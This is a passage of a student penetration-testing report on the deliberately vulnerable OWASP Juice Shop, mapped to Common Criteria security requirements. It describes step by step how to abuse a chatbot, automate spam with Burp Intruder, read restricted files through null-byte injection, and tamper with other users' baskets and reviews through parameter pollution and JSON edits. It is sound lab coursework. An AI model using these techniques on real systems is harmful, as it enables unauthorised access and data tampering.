
2. TSF should implement a threshold policy of entertaining the answer to the same question (based on keyword ”discount”) to 2 questions only. (i.e. 2 events or Enquiry-Discount-1 and Enquiry-Discount-2)
3. once the threshold is breached the TSF should flag a violation and post no more replies or invalidate the session as it may be simply be a robot committing a DOS attack by keeping the chatbot busy
4. Since, I was able to ask the same question ”Give me a discount” repeatedly means TSF failed to detect these enquiry events and kept on responding ultimately giving away discount code

    - successfully demonstrates pentest for this vulnerability and violation of this SFR


8.4 [SFR8 - VC4] Submit 10 or more customer feedbacks within 10 seconds.

8.4.1 Description of penetration testing that was carried out for [SFR8 - VC4]

1. navigate to the feedback form, make sure Intercept is enabled in burpsuite before pressing submit




2. send the request to repeater and observe response from juiceshop




- the feedback was successful

3. automate the feedback request (10 times), use burpsuite Intruder




4. use the 'Null payloads' types (i.e. send same payload 10 times)



- click 'Start attack'

5. The 'Service API' response code is 201 (i.e. content is created or comments published in the database) (restfulapi.net, 2021)



8.4.2 Outcomes (evidence) of the penetration testing in 8.4.1

1. by automating the feedback mechanism, I was successful in this challenge (OAT-009-CAPTCHA, 2011)

8.4.3 Explanation of how the evidence included in 8.4.2 proves that [SFR8] is violated

1. The security component of TSF implements Captcha to distinguish between human and bot responses to prevent repetitive feedback.

   - Flawed/Improper implementation of anti-automation workflow resulted in API accepting 10 responses

   - no minimum time set to accept repeated feedback from same user

   - same captcha used to repeatedly send feedback

   - Tables Captchas and ImageCaptchas (Codebase, 2022, Data Model):

   - failed to implement unique 'Captcha & Response' combination each time user submits feedback

   - *utils.ts* & *verifyCaptcha()* function fails to stop repetitive submission of feedback using the same captcha (access-control-on routes, 2022, Useful utilities)

2. - hence the successful exploitation of this vulnerability means that the TSF was unable to detect and flag potential violation of security to block automated attacks on the system, hence the SFR was violated

8.5 [SFR8 - VC5] Like any review at least three times as the same user.

8.6 [SFR8 - VC6] Repetitive registration - Follow the DRY principle while registering a user

8.7 [SFR8 - VC7] Reset Morty's password via the Forgot Password mechanism with his obfuscated answer to his security question.


9 SFR9 - FAU_SAA.3.3

The TSF shall be able to indicate a potential violation of the enforcement of the SFRs when a system event is found to match a signature event that indicates a potential violation of the enforcement of the SFRs.


9.1 [SFR9 - VC1] - Access a confidential document

9.1.1 Description of penetration testing that was carried out for [SFR9 - VC1]


1. use Web vulnerability scanner DirectoryBuster and scan the juice-shop url



2. access the ftp link, I can see some system files being shown




3. click on the *acquisitions.md* file to open, click OK to open in Mousepad by default



9.1.2 Outcomes (evidence) of the penetration testing in 9.1

1. I've successfully managed to confidential file



9.1.3 Explanation of how the evidence included in 9.1 proves that [SFR9] is violated

1. - TSF should maintain a security audit log in which

   - whenever someone accesses the *acquisitions.md* file or any other confidential file, proper audit trail is created which identifies the author, timestamp and its role in the company.

   - The TSF should be automatically programmed to either block access when such events are detected to have taken place

2. Strong cryptographic protocols should be used to protect confidential data, i.e. it should not be stored or transmitted in clear text

3. Since, I was able to view the *acquisitions.md* file by simply scanning for web vulnerabilities (Local-File-Inclusion, 2022) that means TSF has failed to maintain the confidentiality of important System related files


   - hence, successful hacking of this vulnerability means this SFR is violated

9.2 [SFR9 - VC2] - Find the hidden easter egg


9.2.1 Description of penetration testing that was carried out for [SFR9 - VC2]

1. following on from steps as in 1 and 2 of 9.1

2. click on *eastere.gg* file



3. use the null byte injection %2500.md (%00 is %2500 urlencoded) to view the easteregg file




   the .md file contains a base64 encoded url

4. I used Linux terminal to base64 decode the encoded url found in above step

5. the base64 decoded code seems to have recurring patterns of *rtt* and *gur*

   - this is symptomatic of a monoalphabetic cipher, i.e. probably a caesar cipher


6. looking up on the internet, reveals it might be a ROTational13 cipher



7. append the entire decoded string */the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg* with *http://localhost:300/*

9.2.2 Outcomes (evidence) of the penetration testing in 9.2

1. open the complete URL in new tab



9.2.3 Explanation of how the evidence included in 9.2 proves that [SFR9] is violated

1. The successful penetration test of this vulnerability demonstrates the TSF failed to block access to confidential file system
2. even though the actual easter egg was not seen in plainsight, it was secured with weak monoalphabetic cipher that was easily decoded
3. The SFR should've kept the easteregg secure as it may potentially lead to juice-shop giving away freebies to hackers


   - by keeping an audit log which should have captured the timestamp, login credentials and location details to indicate a potential violation of important business document

   Hence, discovery of easter egg with no audit trail demonstrates that the SFR was violated

9.3 [SFR9 - VC3] - Access a developer's forgotten backup file

9.3.1 Description of penetration testing that was carried out for [SFR9 - VC3]


1. following on from steps as in 1 and 2 of 9.1
2. click on *package.json.bak* file



3. I need to null injection like previous step to view the file

9.3.2 Outcomes (evidence) of the penetration testing in 9.3

1. use the null byte injection %2500.md (%00 is %2500 urlencoded) to view the *package.json.bak* file



9.3.3 Explanation of how the evidence included in 9.3 proves that [SFR9] is violated

1. This file appears to be a developer back up file which discloses critical information about how the website is set up and location of git respositories
2. The TSF should have maintained an identifier that flags violation of this SFR as soon as someone tries to access the developer's back up file
3. Moreover this file was not stored using strong cryptographic protocols and was easily viewable in the browser by changing the extension
4. Since the TSF allowed easy access to a confidential file without any authentication protocols activated or generating any violation errors, the succesful hacking of this vulnerability demonstrates violation of this SFR


9.4 [SFR9 - VC4] - Access a misplaced SIEM signature file

9.4.1 Description of penetration testing that was carried out for [SFR9 - VC4]

1. following on from steps as in 1 and 2 of 9.1

9.4.2 Outcomes (evidence) of the penetration testing in 9.4

1. use the null byte injection %2500.md (%00 is %2500 urlencoded) to view the *suspicious_errors.yml* file



9.4.3 Explanation of how the evidence included in 9.4 proves that [SFR9] is violated

1. This *suspicious_errors.yml* file like other confidential files should not be accessible and the TSF should ensure that such files are stored using strong encryption mechanism.
2. TSF should ensure a proper actionable audit trail is kept by which access to this file should trigger automatic isolation of the directory holding such file
3. However, the TSF failed to trigger potential violation of a signature event (i.e. an event that can potentially be exploited further to inflict further losses)
4. Hence, exploitation of such vulnerability proves that the TSF is in violation of this SFR

9.5 [SFR9 -VC5] Access a salesman's forgotten backup file

9.6 [SFR9 -VC6] Learn about the Token Sale before its official announcement

10 SFR10 - FDP_ACF.1.2


The TSF shall enforce the following rules to determine if an operation among controlled subjects and controlled objects is allowed:

10.1 [SR10 - VC1] Put an additional product into another user's shopping basket


no user other than the user who created data stored within the system can delete or modify them

10.1.1 Description of penetration testing that was carried out for [SFR10 - VC1]

1. login as admin




2. inspect the code to find the basket id



- in this case bid is 1


3. manipulate the JSON string to update the BasketId = 2



- I received an update error as I could not manage to update the basket of another user

10.1.2 Outcomes (evidence) of the penetration testing in 10.1

1. manipulate JSON string further using HTTP parameter pollution HPP (IMPERVA, 2022)



10.1.3 Explanation of how the evidence included in 10.1 proves that [SFR10] is violated

1. The TSF failed to secure against the HPP attack by not validating/sanitizing the user input

   - *effectively allowing users to bypass input validation*

   - hence by, I was able to modify/add internal values i.e. products in baskets belonging to other users


   - therefore, the SFR is violated in this case as I was able to modify/add the products associated with other user

10.2 [SR10 - VC2] Post a product review as another user or edit any user's existing review

no user can create data associated with another user

10.2.1 Description of penetration testing that was carried out for [SFR10 - VC2]


1. login as *jim@juice-sh.op* and post a review SFR10-VC2



- I had success in posting above review

10.2.2 Outcomes (evidence) of the penetration testing in 10.2

1. now capture the PUT request and change the payload by modiying the JSON string to rename the author as *admin@juice-sh.op* and resend the request in burp



10.2.3 Explanation of how the evidence included in 10.2 proves that [SFR10] is violated

1. TSF should maintain integrity of user data by implementing a strict access-control so that no user can create data on behalf of/or associated with another

